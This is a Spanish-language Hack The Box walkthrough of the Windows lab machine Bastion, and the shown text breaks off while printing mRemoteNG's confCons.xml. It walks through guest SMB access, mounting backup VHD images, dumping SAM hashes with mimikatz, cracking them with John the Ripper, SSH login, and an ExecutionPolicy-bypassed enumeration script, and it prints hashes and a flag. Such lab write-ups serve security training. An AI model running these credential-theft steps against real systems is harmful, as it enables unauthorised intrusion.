

Bastion

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Bastion en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad fácil.




Ilustración 1: Bastion.

Se comenzó la fase de enumeración realizando un SYN-SCAN, junto con la ejecución de todos los scripts por defecto de nmap, puesto que en el perfil de Bastion en HTB, la enumeración estaba valorada como un factor muy importante para tener en cuenta.

```

root@kali:~# nmap -v -sS -sV -sC -oX fastScan 10.10.10.134
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-14 22:11 WEST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:11
Completed NSE at 22:11, 0.00s elapsed
Initiating NSE at 22:11
Completed NSE at 22:11, 0.00s elapsed
Initiating Ping Scan at 22:11
Scanning 10.10.10.134 [4 ports]
Completed Ping Scan at 22:11, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:11
Completed Parallel DNS resolution of 1 host. at 22:11, 0.08s elapsed
Initiating SYN Stealth Scan at 22:11
Scanning 10.10.10.134 [1000 ports]
Discovered open port 445/tcp on 10.10.10.134
Discovered open port 135/tcp on 10.10.10.134
Discovered open port 139/tcp on 10.10.10.134
Discovered open port 22/tcp on 10.10.10.134

```

Ilustración 2: Ejecución de nmap.

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: -39m58s, deviation: 1h09m15s, median: 0s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2019-06-14T23:12:11+02:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
|_ smb2-time:
|   date: 2019-06-14 22:12:10
|_  start_date: 2019-06-14 20:59:27
NSE: Script Post-scanning.

```

Ilustración 3: Resultados de la ejecución de nmap.

En un primer análisis de los resultados se intentó entrar por SSH introduciendo combinaciones de usuario y contraseñas (ataque de diccionario). También se intentó atacar el puerto 445, con exploits conocidos como *eternalblue*, pero nada de esto funcionó.

La clave para saber por dónde se podría vulnerar la seguridad del sistema la proporcionó el propio nmap en la ejecución de los scripts. Tal y como refleja la imagen anterior en el

puerto 445 (SMB) existe el usuario "guest", por tanto, si no tiene contraseña se podría realizar una conexión al servidor a través de dicho puerto y tener acceso a algunos ficheros.

```
root@kali:~# smbclient -L 10.10.10.134
Enter WORKGROUP\root's password:

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      Backups        Disk      Disk
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~# smbclient //10.10.10.134/ADMIN$
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~# smbclient //10.10.10.134/C$
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~# smbclient //10.10.10.134/IPC$
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_INVALID_INFO_CLASS listing \*
smb: \> exit
root@kali:~#
```

Ilustración 4: Conexión al servidor SMB.

```
root@kali:~# smbclient -L 10.10.10.134 -U guest
Enter WORKGROUP\guest's password:

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      Backups        Disk      Disk
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~#
```

Ilustración 5: Conexión al servidor SMB con el usuario guest.

Haciendo uso del comando *smbclient* se puede realizar la conexión tanto con el usuario "guest" como "root", debido a que no tienen contraseña, pudiéndose ver los diferentes directorios existentes. Se intentó entrar en cada uno de ellos, pero el único al que se tenía permiso era el de Backups:

```
root@kali:~# smbclient //10.10.10.134/Backups
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
BETO
nmap-test-file
note.txt
SDT65CB.tmp
WindowsImageBackup

7735807 blocks of size 4096. 2786698 blocks available
smb: \> more note.txt
getting file \note.txt of size 116 as /tmp/smbmore.f0y0Bg (0,1 KiloBytes/sec) (average 0,1 KiloBytes/sec)
smb: \> cd WindowsImageBackup\
smb: \WindowsImageBackup\> ls
.
..
L4mpje-PC

7735807 blocks of size 4096. 2786698 blocks available
smb: \WindowsImageBackup\> cd L4mpje-PC\
smb: \WindowsImageBackup\L4mpje-PC\> ls
.
..
Backup 2019-02-22 124351
Catalog
MediaId
SPPMetadataCache

7735807 blocks of size 4096. 2786698 blocks available
```

Ilustración 6: Contenido del directorio Backups.

```
smb: \WindowsImageBackup\L4mpje-PC\> cd "Backup 2019-02-22 124351"
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\> ls
.
..
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
BackupSpecs.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFiles3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer8132975-6f93-4464-a53e-1050253ae220.xml

7735807 blocks of size 4096. 2786698 blocks available
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\>
```

Ilustración 7: Imágenes del sistema como copias de seguridad.

Como se observa en uno de los subdirectorios de Backups existen dos archivos con extensión vhd que son una imagen del disco del sistema. Además, existe un fichero note.txt que dice lo siguiente:

```
Sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidiary office is too slow.
/tmp/smbmore.f0y0Bg (END)
```

Ilustración 8: Contenido del fichero con extensión txt.

Se advierte de que no se descargue los ficheros de las copias de seguridad, ya que pesan demasiado. Esto también representa una pista porque insinúa que se debe montar el directorio (con la utilidad mount), así se podría acceder al mismo sin necesidad de descargarlo, mientras la conexión por SMB esté establecida.

Pero una vez se tenga acceso a los ficheros del directorio Backups es necesario obtener la información que se almacena en los ficheros con extensión vhd, dado que son una imagen del sistema, también se pueden montar haciendo uso de la herramienta guestmount.

```
root@kali:~# mkdir /mnt/HTB_Bastion
root@kali:~# mount -t cifs //10.10.10.134/Backups /mnt/HTB_Bastion/ -o rw
Password for root@//10.10.10.134/Backups:
root@kali:~# ls /mnt/HTB_Bastion/
BETO/          note.txt       WindowsImageBackup/
nmap-test-file SDT65CB.tmp
```

Ilustración 9: Montando el directorio Backups de forma remota.

```
root@kali:/mnt/HTB_Bastion/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351# guestmount --add /mnt/HTB_Bastion/WindowsImageBackup/L4mpje-PC/Backu
p\ 2019-02-22\ 124351\9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/vhdBastion/ -v
libguestfs: creating COW overlay to protect original drive content
libguestfs: command: run: qemu-img
libguestfs: command: run: \ create
libguestfs: command: run: \ -f qcow2
libguestfs: command: run: \ -o backing_file=/mnt/HTB_Bastion/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351\9b9cfbc4-369e-11e9-a17c-806e6f6e696
3.vhd
libguestfs: command: run: \ /tmp/libguestfsVTAmTn/overlay1.qcow2
Formatting '/tmp/libguestfsVTAmTn/overlay1.qcow2', fmt=qcow2 size=15999492096 backing_file=/mnt/HTB_Bastion/WindowsImageBackup/L4mpje-PC/Backup 2019-0
2-22 124351\9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd cluster_size=65536 lazy_refcounts=off refcount_bits=16
libguestfs: launch: program=guestmount
libguestfs: launch: version=1.40.2
```

Ilustración 10: Montando la imagen del sistema.

Para realizar el proceso mostrado se hizo uso de fuentes como <https://medium.com/@klockw3rk/mounting-vhd-file-on-kali-linux-through-remote-share-f2f9542c1f25> y <https://askubuntu.com/questions/295155/how-do-i-mount-vhd-file> donde explican como montar una imagen vhd a través de un directorio remoto de SMB.

Cabe destacar que se eligió el fichero vhd que tenía mayor tamaño, ya que por deducción sería el que más contenido tendría, aunque también se realizó el mismo proceso con el fichero vhd de menor tamaño y no se obtuvo ningún resultado.

Completado con éxito se podía acceder a los ficheros que se almacenaban en la imagen del sistema:

```

root@kali:/mnt/vhdBastion# ls -la
total 2896745
drwxrwxrwx 1 root root      12288 feb 22 12:39 .
drwxr-xr-x 4 root root      4096 jun 15 00:09 ..
drwxrwxrwx 1 root root          0 feb 22 12:39 .autoexec.bat
-rwxrwxrwx 1 root root        24 jun 10 2009 autoexec.bat
-rwxrwxrwx 1 root root          0 jun 10 2009 config.sys
lrwxrwxrwx 2 root root        14 jul 14 2009 'Documents and Settings' -> /sysroot/Users
-rwxrwxrwx 1 root root 2147016704 feb 22 12:38 pagefile.sys
drwxrwxrwx 1 root root          0 jul 14 2009 Program Files
drwxrwxrwx 1 root root      4096 abr 12 2011 Program Files (x86)
drwxrwxrwx 1 root root      4096 jul 14 2009 ProgramData
drwxrwxrwx 1 root root          0 feb 22 12:39 Recycle Bin
drwxrwxrwx 1 root root      4096 feb 22 12:43 'System Volume Information'
drwxrwxrwx 1 root root      4096 feb 22 12:39 Users
drwxrwxrwx 1 root root      16384 feb 22 12:40 Volume{795D6E39-A002-4482-A033-B17A0B506EB0}
root@kali:/mnt/vhdBastion# cd Users/
root@kali:/mnt/vhdBastion/Users# ls
'All Users'      'Default User'  desktop.ini  Local Settings
root@kali:/mnt/vhdBastion/Users# cd L4mpje/
root@kali:/mnt/vhdBastion/Users/L4mpje# ls
'Application Data'  'My Documents'  NetHood  PrintHood  Recent
Cookies            NTUSER.DAT       'Recent Places'  'SendTo'
'Favorites'         NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf  'Start Menu'
'Local Settings'   NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer000000000000000001.regtrans-ms  Templates
                   ntuser.dat.LOG1  'ntuser.dat.LOG2'
                   ntuser.ini

```

Ilustración 11: Directorios y ficheros del sistema.

```

root@kali:/mnt/vhdBastion/Users# ls L4mpje/Desktop/
desktop.ini
root@kali:/mnt/vhdBastion/Users# cd ..
root@kali:/mnt/vhdBastion# ls
autoexec.bat  'Documents and Settings'  pagefile.sys  Program Files  Program Files (x86)  ProgramData  Recycle Bin  'System Volume Information'  Users  Volume{795D6E39-A002-4482-A033-B17A0B506EB0}
root@kali:/mnt/vhdBastion/ProgramData# ls
'Application Data'  Desktop  Documents  Favorites  'Start Menu'  Templates
root@kali:/mnt/vhdBastion/ProgramData# ls -la
total 20
drwxrwxrwx 1 root root      4096 jul 14 2009 .
drwxrwxrwx 1 root root      12288 feb 22 12:39 ..
lrwxrwxrwx 2 root root        20 jul 14 2009 'Application Data' -> /sysroot/ProgramData
lrwxrwxrwx 2 root root        31 jul 14 2009 Desktop -> /sysroot/Users/Public/Desktop
lrwxrwxrwx 2 root root        31 jul 14 2009 Documents -> /sysroot/Users/Public/Documents
lrwxrwxrwx 2 root root        31 jul 14 2009 Favorites -> /sysroot/Users/Public/Favorites
lrwxrwxrwx 1 root root      4096 feb 22 12:39 'Recent Places'
lrwxrwxrwx 2 root root        49 jul 14 2009 'Start Menu' -> /sysroot/ProgramData/Microsoft/Windows/Start Menu
lrwxrwxrwx 2 root root        48 jul 14 2009 Templates -> /sysroot/ProgramData/Microsoft/Windows/Templates

```

Ilustración 12: Contenido del directorio Desktop del usuario L4mpje.

```

root@kali:/mnt/vhdBastion/Windows/System32/config# ls
BCD-Template  COMPONENTS.LOG  COMPONENTS.LOG1  COMPONENTS.LOG2  DEFAULT.LOG  DEFAULT.LOG1  DEFAULT.LOG2  SOFTWARE.LOG2
BCD-Template.LOG  COMPONENTS  COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.0.regtrans-ms  COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.1.regtrans-ms  COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.2.regtrans-ms  COMPONENTS{6cced2ec-6e01-11de-8bed-001e0bcd1824}.TxR.blf  COMPONENTS{6cced2ed-6e01-11de-8bed-001e0bcd1824}.TM.blf  COMPONENTS{6cced2ed-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000001.regtrans-ms  COMPONENTS{6cced2ed-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000002.regtrans-ms  SAM
root@kali:/mnt/vhdBastion/Windows/System32/config#

```

Ilustración 13: Ficheros SAM y SYSTEM.

Lo primero que se intentó fue encontrar los ficheros root.txt o user.txt donde se supone que deben estar las *flag*, pero tras mucho investigar no aparecieron y es que realmente la clave estaba en el directorio system32 de Windows. Al tener acceso a sus subdirectorios se podía obtener los ficheros SAM y SYSTEM, que almacenan los hashes de las contraseñas de los usuarios del sistema.

Se procedió a copiar dichos ficheros y se ejecutó mimikatz para obtener dichos hashes, aunque hubiera sido más eficiente (porque mimikatz se debe ejecutar en un entorno Windows) usar "samsdump2" una herramienta que ya viene en Kali.

```

nimikatz # lsadump::sam /system:C:\Users\fran_\Downloads\SYSTEM /SAM:C:\Users\fran_\Downloads\SAM
Domain : L4MPJE-PC
SysKey : 8b56b2cb5033d8e2e289c26f8939a25f
Local SID : S-1-5-21-18827714-3633218324-154007371

SAMKey : 335e6c10b1dce6433e9ef82d30f49d3a

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID : 000001f5 (501)
User : Guest

RID : 000003e8 (1000)
User : L4mpje
Hash NTLM: 26112010952d963c8dc4217daec986d9

nimikatz #

```

Ilustración 14: Resultados de mimikatz.

Una vez se tienen los hashes del administrador y del usuario se intentó obtener la contraseña haciendo uso de John The Ripper y rockyou.txt como diccionario.

```

root@kali:~/HTB_BastionFiles# john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT AdminHash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
(?)
1g 0:00:00:00 DONE (2019-06-15 01:49) 12.50g/s 60000p/s 60000c/s 60000C/s Liverpool..525252
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed

```

Ilustración 15: Intentando obtener contraseña del administrador.

```

root@kali:~/HTB_BastionFiles# john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT L4mpjeHash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
bureaulampje (?)
1g 0:00:00:03 DONE (2019-06-15 01:50) 0.2881g/s 2707Kp/s 2707Kc/s 2707KC/s burg772v..burdy1
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
root@kali:~/HTB_BastionFiles#

```

Ilustración 16: Obteniendo contraseña del usuario L4mpje.

Solo se pudo obtener la contraseña del usuario que no era administrador, lo que era de esperar. Se realizó una conexión SSH con el usuario no administrador y se obtuvo la *flag* del user:

```

root@kali:~/HTB_BastionFiles# ssh L4mpje@10.10.10.134
L4mpje@10.10.10.134's password:

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>dir
Volume in drive C has no label.
Volume Serial Number is 0CB3-C487

Directory of C:\Users\L4mpje

22-02-2019  14:50    <DIR>          .
22-02-2019  14:50    <DIR>          ..
22-02-2019  16:26    <DIR>          Contacts
22-02-2019  16:27    <DIR>          Desktop
22-02-2019  16:26    <DIR>          Documents
22-02-2019  16:26    <DIR>          Downloads
22-02-2019  16:26    <DIR>          Favorites
22-02-2019  16:26    <DIR>          Links
22-02-2019  16:26    <DIR>          Music
22-02-2019  16:26    <DIR>          Pictures
22-02-2019  16:26    <DIR>          Saved Games
22-02-2019  16:26    <DIR>          Searches
22-02-2019  16:26    <DIR>          Videos
                0 File(s)                0 bytes
                13 Dir(s)  11.441.553.408 bytes free

l4mpje@BASTION C:\Users\L4mpje>cd Desktop

```

Ilustración 17: Conexión SSH del usuario L4mpje.

```

l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 0CB3-C487

Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
                1 File(s)                32 bytes
                2 Dir(s)  11.441.553.408 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d5c3309db3a151772f9d86c6cd
l4mpje@BASTION C:\Users\L4mpje\Desktop>

```

Ilustración 18: Flag del usuario.

Como se tenía una consola del sistema abierta lo siguiente que se intentó fue realizar una escalada de privilegios para acceder al directorio del usuario administrador y obtener la *flag*. Para obtener más información del sistema y así averiguar cómo se podría realizar, se ejecutó el siguiente script <https://github.com/411Hall/JAWS> visto en <https://medium.com/@rahmatnurfauzi/windows-privilege-escalation-scripts-techniques-30fa37bd194>


```
root@kali:~/Github/JAWS# scp jaws-enum.ps1 L4mpje@10.10.10.134:C:\Users
L4mpje@10.10.10.134's password:
jaws-enum.ps1 100% 17KB 23.5KB/s 00:00
```

Ilustración 19: Subiendo script al sistema.

```
L4mpje@BASTION C:\Users\L4mpje>powershell.exe -ExecutionPolicy Bypass -File .\Users
Processing -File '.\Users' failed because the file does not have a '.ps1' extension. Specify a valid Windows PowerShell script f
ile name, and then try again.
```

Ilustración 20: Intento de ejecución del script.

```
PS C:\Users\L4mpje> mv Users Users.ps1
PS C:\Users\L4mpje> ls

Directory: C:\Users\L4mpje

Mode                LastWriteTime         Length Name
----                -
d-----          22-2-2019         13:50      AppData
d-r---          22-2-2019         15:26      Contacts
d-r---          15-6-2019         17:52      Desktop
d-r---          22-2-2019         15:26      Documents
d-r---          22-2-2019         15:26      Downloads
d-r---          22-2-2019         15:26      Favorites
d-r---          22-2-2019         15:26      Links
d-r---          22-2-2019         15:26      Music
d-r---          22-2-2019         15:26      Pictures
d-r---          22-2-2019         15:26      Saved Games
d-r---          22-2-2019         15:26      Searches
d-r---          22-2-2019         15:26      Videos
-a----          15-6-2019         20:20      16974 Users.ps1
-a----          15-6-2019         20:16      16974 UsersL4mpjeMusic
```

Ilustración 21: Modificando la extensión del fichero.

```
L4mpje@BASTION C:\Users\L4mpje>powershell.exe -ExecutionPolicy Bypass -File .\Users.ps1

Running J.A.W.S. Enumeration
Get-WmiObject : Access denied
At C:\Users\L4mpje\Users.ps1:31 char:21
+ $win_version = (Get-WmiObject -class Win32_OperatingSystem)
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Get-WmiObject], ManagementException
+ FullyQualifiedErrorId : GetWmiManagementException,Microsoft.PowerShell.Commands.GetWmiObjectCommand

- Gathering User Information
- Gathering Processes, Services and Scheduled Tasks
Get-WmiObject : Access denied
At C:\Users\L4mpje\Users.ps1:105 char:20
+ $output = $output + ((Get-WmiObject win32_process | Select-Objec ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Get-WmiObject], ManagementException
+ FullyQualifiedErrorId : GetWmiManagementException,Microsoft.PowerShell.Commands.GetWmiObjectCommand

get-service : Cannot open Service Control Manager on computer '.\'. This operation might require other privileges.
At C:\Users\L4mpje\Users.ps1:115 char:20
+ $output = $output + (get-service | Select Name,DisplayName,Status ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Get-Service], InvalidOperationException
+ FullyQualifiedErrorId : System.InvalidOperationException,Microsoft.PowerShell.Commands.GetServiceCommand
```

Ilustración 22: Ejecución del script.

```

ERROR:
Description = Access denied
- Looking for Simple Priv Esc Methods

#####
## J.A.W.S. (Just Another Windows Enum Script) ##
## https://github.com/411Hall/JAWS ##
## #####
#####

Windows Version:
Architecture: AMD64
Hostname: BASTION
Current User: l4mpje
Current Time\Date: 06/15/2019 20:29:48

-----
Users
-----
Username: Administrator
Groups: Administrators
-----
Username: DefaultAccount
Groups: System Managed Accounts Group
-----
Username: Guest
Groups: Guests
-----
Username: L4mpje
Groups: Users

```

Ilustración 23: Resultados de interés del script parte 1.

```

-----
Program Folders
-----
C:\Program Files
-----
Common Files
Internet Explorer
OpenSSH-Win64
PackageManagement
VMware
Windows Defender
Windows Mail
Windows Media Player
Windows Multimedia Platform
Windows NT
Windows Photo Viewer
Windows Portable Devices
WindowsPowerShell

C:\Program Files (x86)
-----
Common Files
Internet Explorer
Microsoft.NET
mRemoteNG
Windows Defender
Windows Mail
Windows Media Player
Windows Multimedia Platform
Windows NT

```

Ilustración 24: Resultados de interés del script parte 2.

El script se consiguió ejecutar y proporcionó mucha información, más de la reflejada en las imágenes. Aunque realmente no era necesario puesto que había que fijarse en el programa instalado mRemoteNG. Se fijó este objetivo investigando cada uno de los directorios y gracias al foro de HTB de esta máquina, dado que se recomendaba observar los programas poco comunes que estaban instalados.

Resulta que investigando dicha aplicación se encontraron foros (<http://forum.mremoteng.org/viewtopic.php?f=3&t=1552>) donde se hablaba de que

existe un fichero ("%userprofile%\AppData\Roaming\mRemoteNG\confCons.xml") donde se almacena la contraseña del administrador del sistema.

```
PS C:\> cd .\Users\L4mpje\AppData\Roaming\mRemoteNG\
PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> ls

Directory: C:\Users\L4mpje\AppData\Roaming\mRemoteNG

Mode                LastWriteTime         Length Name
----                -
d-----         22-2-2019        14:01          Themes
-a-----         22-2-2019        14:03          6316 confCons.xml
-a-----         22-2-2019        14:02          6194 confCons.xml.20190222-1402277353.backup
-a-----         22-2-2019        14:02          6206 confCons.xml.20190222-1402339071.backup
-a-----         22-2-2019        14:02          6218 confCons.xml.20190222-1402379227.backup
-a-----         22-2-2019        14:02          6231 confCons.xml.20190222-1403070644.backup
-a-----         22-2-2019        14:03          6319 confCons.xml.20190222-1403100488.backup
-a-----         22-2-2019        14:03          6318 confCons.xml.20190222-1403220026.backup
-a-----         22-2-2019        14:03          6315 confCons.xml.20190222-1403261268.backup
-a-----         22-2-2019        14:03          6316 confCons.xml.20190222-1403272831.backup
-a-----         22-2-2019        14:03          6315 confCons.xml.20190222-1403433299.backup
-a-----         22-2-2019        14:03          6316 confCons.xml.20190222-1403486580.backup
-a-----         22-2-2019        14:03          51  extApps.xml
-a-----         22-2-2019        14:03          5217 mRemoteNG.log
-a-----         22-2-2019        14:03          2245 pnlLayout.xml

PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> |
```

Ilustración 25: Ficheros de mRemoteNG.

```
PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> cat .\confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Names="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1i01f5JKdtIKL6eUg+ewkL5tkD886au0fFPW0
p0p8R8ddXKAX4KK7sAk6AA" ConfVersion="2.6">
  <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS170TD9KvqTKPCeoC0Nw5dmaPFjNQ2kt/z05xDqE4HdVmHaowVRdC7emf7lWMA10dQKIw=="
  Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend
eringEngine="IE" ICACryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeo
ut="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" Disp
layThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" R
edirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" Redire
ctKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEn
coding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPa
ssword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostna
me="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps=""
false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnab
leFontSmoothing="false" InheritEnableDesktopComposition="false" InheritIcon="false" InheritPanel="false" InheritPassword="false"
InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false"
InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" Inhe
ritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSessio
n="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICACryptionStrength="false"
InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoad
BalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" Inheri
tExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false"
